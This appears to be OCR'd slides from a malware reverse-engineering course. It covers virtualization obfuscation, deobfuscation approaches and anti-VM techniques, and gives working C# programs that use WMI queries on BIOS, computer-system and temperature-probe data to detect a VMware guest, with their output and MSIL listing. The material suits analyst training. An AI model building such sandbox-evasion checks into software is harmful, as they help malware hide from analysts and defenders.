
RING 3 MALWARES

- Furthemore, there are many "obstacles" to circunvent:
  - Instructions' operands are encrypted using keys (initializing code) provided by handlers. Furthermore, handlers are "started" by the VM dispatcher.
  - Code obfuscation: VM instructions are obfuscated
  - Dead (garbage) code: this technique is implemented by inserting codes whose rusults will be overwritten in next lines of code or, worse, they won't be used anymore.
  - Code flattening: there is a dispatcher handing over the control flow to handlers, which each handler updates the instruction pointer to the value of the next handler to be executed (virtualize the flow control).
  - Usually there is an invocation stub, which makes the transition to from native instructions to the virtualized instruction. This topic presents two problems: the mapping can be from CISC to RISC instruction and the original registers can be turned into special registers from VM.

RING 3 MALWARES

- Constant unfolding: technique used by obfuscators to replace a contant by a bunch of code that produces the same resulting constant's value.
- Pattern-based obfuscation: exchange of one instruction by a set of equivalent instructions.
- Abusing inline functions.
- Code duplication: different paths coming into the same destination (used by virtualization obfuscators).
- Control indirection 1: call instruction → stack pointer update → return skipping some junk code after the call instruction
- Control indirection 2: malware trigger an exception → registered exception is called → new branch of instructions
- Opaque predicate: it always is evaluated to true or false. Therefore, at end, it is an unconditional jump.

RING 3 MALWARES



RING 3 MALWARES

- Is it possible to deobfuscate virtualized instructions? Yes, it is possible using reverse recursive substitution (similar -- not equal -- to backtracking feature from Metasm).
- Additionally, symbolic equation system is another good approach (again....Metasm and MIASM!)
- There are many good plugins such as Code unvirtualizer, Vmattack, VMSweeper, and so on, which could be used to handle simple virtualization problems.
- Some evolutions of the instruction virtualizers have risen using simple and efficient concepts of crytpography as Substitution Boxes (S-Boxes).

ANTI-VM TECHNIQUES

RING 3 MALWARES

- Anti-VM techniques detecting VMWare (checking I/O port communication), VirtualBox, Parallels, SeaBIOS emulator, QEMU emulator, Bochs emulator, QEMU emulator, Hyper-V, Innotek VirtualBox, sandboxes (Cuckoo).
- There are dozens of techniques that could be used for detection Vmware sandboxes:
  - Examing the registry (OpenSubKey( ) function) to try to find entries related to tools installed in the guest (HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\VirtualMachine\Guest\Parameters).
  - Using WMI to query the Win32_BIOS management class to interact with attributes from the physical machine.

RING 3 MALWARES

```
using System;
using System.Management;

namespace Test_VM
{
    class Program
    {
        static void Main(string[] args)
        {
            ManagementClass bioscClass =
            new ManagementClass("Win32_BIOS");
            ManagementObjectCollection biosc =
                bioscClass.GetInstances();
            ManagementObjectCollection.ManagementObjectEnumerator
                bioscEnumerator =
                biosc.GetEnumerator();
            while (bioscEnumerator.MoveNext())
            {
                ManagementObject biosc1 =
                    (ManagementObject)bioscEnumerator.Current;
                Console.WriteLine(
                    "Attributes:\n\n" + "Version:\t " + biosc1["version"].ToString( ));
                Console.WriteLine(
                    "SerialNumber:\t " + biosc1["SerialNumber"].ToString());
                Console.WriteLine(
                    "OperatingSystem:\t " + biosc1["TargetOperatingSystem"].ToString());
                Console.WriteLine(
                    "Manufacturer:\t " + biosc1["Manufacturer"].ToString());
            }
            //return 0;
        }
    }
}
```

RING 3 MALWARES

- As you could remember, we have:
  - The ManagementClass class represents a Common Information Model (CIM) management class.
  - Win32_BIOS WMI class represents the attributes of BIOS and members of this class enable you to access WMI data using a specific WMI class path.
  - GetInstances( ) acquires a collection of all instances of the class.
  - GetEnumerator( ) returns the enumerator (IEnumerator) to the collection.
  - IEnumerator.Current( ) returns the same object.
  - IEnumerator.MoveNext( ) advances the enumerator to the next element of the collection.

RING 3 MALWARES

- **Physical host:**

  c:\Users\Administrador\source\repos\Test_VM\Test_VM\bin\Debug> Test_VM.exe

  Attributes:

  Version: DELL - 6222004

  SerialNumber: D5965S1

  OperatingSystem: 0

  Manufacturer: Dell Inc.

- **Guest virtual machine:**

  E:\> Test_VM.exe

  Attributes:

  Version: LENOVO - 6040000

  SerialNumber: VMware-56 4d 8d c3 a7 c7 e5 2b-39 d6 cc 93 bf 90 28 2d

  OperatingSystem: 0

  Manufacturer: Phoenix Technologies LTD

RING 3 MALWARES

```
using System;
using System.Management;

namespace TestVM_2
{
    class Program
    {
        static void Main(string[] args)
        {
            ManagementClass cscolClass =
            new ManagementClass("Win32_ComputerSystem");
            ManagementObjectCollection csinstance =
                cscolClass.GetInstances();
            ManagementObjectCollection.ManagementObjectEnumerator
                cscolEnumerator =
                csinstance.GetEnumerator();
            while (cscolEnumerator.MoveNext())
            {
                ManagementObject cscolobj =
                    (ManagementObject)cscolEnumerator.Current;
                string buffer = cscolobj["Manufacturer"].ToString().ToLower();
                if (buffer.Contains("vmware"))
                {
                    Console.WriteLine("This program is running in a VMware guest" + cscolobj["Model"].ToString());
                    Console.WriteLine("Manufacturer:\t" + cscolobj["Manufacturer"].ToString());
                }
                else
                {
                    Console.WriteLine("This program is NOT RUNNING in a VMware guest");
                }
            }
        }
    }
}
```

RING 3 MALWARES

- **PhysicalHost:**

c:\Users\Administrador\source\repos\TestVM_2\TestVM_2\bin\Debug > TestVM_2.exe

This program is NOT RUNNING in a VMware guest

- **VirtualMachine:**

E:\> TestVM_2.exe

This program is running in a VMware guestVMware Virtual Platform

Manufacturer: VMware, Inc.


RING 3 MALWARES


```
namespace TestVM_3
{
    class Program
    {
        static void Main(string[] args)
        {
            ManagementClass tempClass =
            new ManagementClass("Win32_TemperatureProbe");
            ManagementObjectCollection tempinstance =
                tempClass.GetInstances() ;
            foreach (ManagementObject aborges in tempinstance)
            {
                string buffer = aborges.GetPropertyValue("CurrentReading").ToString( );
                {

                    Console.WriteLine("Temperature:\t" + buffer);

                }
            }
        }
    }
}
```


This code does not work. ☹


```
c:\Users\Administrador\source\repos\TestVM_3\TestVM_3\bin\Debug>TestVM_3.exe

Unhandled Exception: System.NullReferenceException: Object reference not set to an instance of an object.
   at TestVM_3.Program.Main(String[] args) in c:\users\administrador\source\repos\TestVM_3\TestVM_3\Program.cs:line 16
```

RING 3 MALWARES










RING 3 MALWARES




Now we know why our prior code didn't worked. ☺

RING 3 MALWARES


```
using System;
using System.Management;

namespace TestVM_3
{
    public class Program
    {
        public static void Main(string[] args)
        {
            ManagementClass tempClass =
            new ManagementClass("Win32_TemperatureProbe");
            ManagementObjectCollection tempinstance = tempClass.GetInstances();

            foreach (ManagementObject aborges in tempinstance)
            {
                try
                {
                    if (!string.IsNullOrWhiteSpace(aborges.GetPropertyValue("Status").ToString()))
                    {
                        string buffer = aborges.GetPropertyValue("Status").ToString();
                        Console.WriteLine("\nStatus: " + buffer + "  Thus, the program is running in a physical host!");
                    }
                                }
                catch (NullReferenceException e)
                {
                    Console.WriteLine("\nSomething Wrong Happened!", e);
                }
            }
            Console.WriteLine("This program IS RUNNING in a virtual machine!");
        }
    }
}
```

RING 3 MALWARES



[26]	{System.Management.PropertyData}	object {System.Management.PropertyData}
[27]	{System.Management.PropertyData}	object {System.Management.PropertyData}
IsArray	false	bool
IsLocal	true	bool
Name	"Status"	string
Origin	"CIM_ManagedSystemElement"	string
Qualifiers	{System.Management.QualifierDataCollection}	System.Management.QualifierDataCollection
Type	String	System.Management.CimType
Value	"OK"	object {string}
Non-Public membe		
[28]	{System.Management.PropertyData}	object {System.Management.PropertyData}
[29]	{System.Management.PropertyData}	object {System.Management.PropertyData}
[30]	{System.Management.PropertyData}	object {System.Management.PropertyData}
[31]	{System.Management.PropertyData}	object {System.Management.PropertyData}
[32]	{System.Management.PropertyData}	object {System.Management.PropertyData}
[33]	{System.Management.PropertyData}	object {System.Management.PropertyData}
[34]	{System.Management.PropertyData}	object {System.Management.PropertyData}
Qualifiers	{System.Management.QualifierDataCollection}	System.Management.QualifierDataCollection
Scope	{System.Management.ManagementScope}	System.Management.ManagementScope
Site	null	System.ComponentModel.ISite
SystemProperties	{System.Management.PropertyDataCollection}	System.Management.PropertyDataCollection
Static members		
Non-Public members		

RING 3 MALWARES




There is not support for acquiring temperature data in virtual machines. Therefore, malwares are able to know whether they are running on virtual machines or not. ☺

Autos

Name	Value	Type
System.Management.Manag	{System.Management.ManagementObjectCollection.Manageme	System.Management.ManagementObjectCollection.ManagementObje
tempClass	{\\WIN81\ROOT\cimv2:Win32_TemperatureProbe}	System.Management.ManagementClass
tempinstance	{System.Management.ManagementObjectCollection}	System.Management.ManagementObjectCollection
Count	0	int
IsSynchronized	false	bool
SyncRoot	{System.Management.ManagementObjectCollection}	object {System.Management.ManagementObjectCollection}
Static members		
Non-Public members		
Results View	Expanding the Results View will enumerate the IEnumerable	
Empty	"Enumeration yielded no results"	string

RING 3 MALWARES

Everyone remember of the .NET Assembly File Format, of course. ☺



RING 3 MALWARES

```
loc_2D:                                 // CODE XREF: TestVM_3.Program__Main+91↓j
    ldloc.2
    callvirt instance class [System.Management]System.Management.ManagementBaseObject [System.Mana
    castclass [System.Management]System.Management.ManagementObject
    stloc.3
    nop
  .try {
    nop
    ldloc.3
    ldstr    aStatus                    // "Status"
    callvirt instance object [System.Management]System.Management.ManagementBaseObject::GetPropert
    callvirt instance string [mscorlib]System.Object::ToString()
    call     bool [mscorlib]System.String::IsNullOrWhiteSpace(string)
    ldc.i4.0
    ceq
    stloc.s  4
    ldloc.s  4
    brfalse.s loc_84
    nop
    ldloc.3
    ldstr    aStatus                    // "Status"
    callvirt instance object [System.Management]System.Management.ManagementBaseObject::GetPropert
    callvirt instance string [mscorlib]System.Object::ToString()
    stloc.s  5
    ldstr    aStatus_0                  // "\nStatus: "
    ldloc.s  5
    ldstr    aThusTheProgram            // "  Thus, the program is running in a phy"...
    call     string [mscorlib]System.String::Concat(string, string, string)
    call     void [mscorlib]System.Console::WriteLine(string)
    nop
    nop

loc_84:                                 // CODE XREF: TestVM_3.Program__Main+47↑j
```

MSIL – Microsoft Intermediate Language

